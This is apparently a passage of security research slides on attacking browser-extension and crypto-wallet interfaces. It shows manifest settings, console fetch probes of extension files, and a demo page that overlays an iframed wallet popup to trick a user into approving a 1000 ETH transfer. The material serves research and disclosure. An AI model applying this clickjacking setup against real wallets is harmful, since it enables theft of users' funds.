






## DOM

- ✗ `window.*`
- ✓ `document.*`
- ✓ `postMessage`
- ✓ Storage, Indexed DB
- ...



`chrome.storage`

\* EXCEPT `session`



manifest.json

```
{
  "content_scripts": [{
    "css": ["styles.css"],
    "js": ["content.js"],
    "run_at": "document_start",
    "world": "ISOLATED",
  }]
}
```


background.js

```
chrome.scripting
  .registerContentScripts(
    [...manifests]
  )
```



\* Content scripts can also be injected into **MAIN** world with custom run\_at






STEP 2

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# ATTACKING UIs

? Seemingly harmless issues in extension and wallet UIs and their not-so-harmless consequences





# ATTACKING UIs UI RESOURCES

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Screenshot of the Ethereum wallet interface for the address `vitalik.eth`. The interface shows a profile picture, the name `vitalik.eth`, and four action buttons: Copy, Swap, Send, and Buy. Below this, it displays the total balance of `$6,249,433.87` and `5287` tokens. A tip box suggests pressing `⌘K` to open the Magic Menu. A list of assets is shown below:

Asset	Quantity	Value	Change
Ethereum	965.593 ETH	\$2,474,322.35	-8.67%
MOO DENG	30,000,205,889.158 MOODENG	\$1,849,908.43	-17.67%
Vitalik Buterin Holds 99%	9,900,000,000.00 V99	\$300,734.24	-8.98%

POPUP

SIDEPANEL

Screenshot of the Keplr wallet interface. The top bar shows the Keplr logo and the name `HFT`. Below this are three buttons: Deposit, Buy, and Send. A section for Claimable Staking Reward shows `$0` and a `Claim All` button. A link to `Manage Portfolio in Keplr Dashboard` is visible. A search bar is present with the placeholder text `Search for asset or chain (i.e. ATOM, Cosmos)`. Below the search bar, it shows `3 Available Balance` and a list of assets:

Asset	Value	Change
BLD Agoric	0	4.49%
	\$0	
	0	
	\$0	

Inspect

```
> window.origin  
< 'chrome-extension://opfgelmcmbiajamepnmloijbpoleiama'  
> |
```





## manifest.json

```
"web_accessible_resources": [{
  "matches": [
    "<all_urls>"
  ],
  "resources": [
    "popup.css",
    ...
  ]
}]
```



## notification.tsx

```
const iframeLink = document.createElement('link');
iframeLink.href = `${extensionUrl}popup.css`;
```

The screenshot shows the Chrome DevTools Console with the 'Console' tab selected. There are three error messages. The first is a Denying load error for a resource not listed in the manifest. The second is a network error (ERR\_FAILED) for a GET request to an invalid URL. The third is an uncaught TypeError from a failed fetch call. Below the errors, the console shows the execution of a fetch call to retrieve the length of a file in the extension.

```
> await fetch(
  "chrome-extension://" +
  "opfgelmcmbiajamepnmloijbpoleiama/index.html"
).then(r => r.text())
.then(t => t.length)
```

✖ Denying load of [/ctf:1](#)  
[chrome-extension://opfgelmcmbiajamepnmloijbpolei...](#)  
 . Resources must be listed in the  
 web\_accessible\_resources manifest key in order to  
 be loaded by pages outside the extension.

✖ ▶ GET [chrome-extension://invalid/](#) [VM582:1](#)   
 net::ERR\_FAILED

✖ ▶ Uncaught TypeError: Failed to fetch [VM582:2](#)  
 at <anonymous>:1:7

```
> await fetch(
  "chrome-extension://" +
  "opfgelmcmbiajamepnmloijbpoleiama/inpage.js"
).then(r => r.text())
.then(t => t.length)
```

← 2415563

> |



```
<!DOCTYPE html>
<html lang="en">
  <head>...</head>
  <body>
    <div class="container">
      <h1>Neplox Wallet Clickjacking</h1>
      <div class="demo-area">
        <div class="overlay">...</div> flex
        <iframe class="wallet-iframe" src="chrome-extension://ehkcipecpnbi
        legnohplkakahghhmco/popup.html" style="opacity: 1;">...
        </iframe> == $0
      </div>
      <div class="toggle-container">...</div> flex
    </div>
    <script>...</script>
  </body>
</html>
```

**Neplox Wallet Clickjacking**

**NEPLOX WALLET**

**Transaction Confirmation**

**1000 ETH**

→ To: Neplox

⚠ Are you sure you would like to transfer 1000 ETH to Neplox?

× Decline    ✓ Approve

Toggle Wallet Visibility

**> <iframe class="wallet-iframe" src="chrome-extension://ehkcipecpnbi legnohplkakahghhmco/popup.html" style="opacity: 1;">... </iframe> == \$0**





ATTACKING UIs

# CLICKJACKING EXTENSIONS

2018

Clickjacking PrivacyBadger  
(by Lizzie Dixon & Blake Griffith)

2022

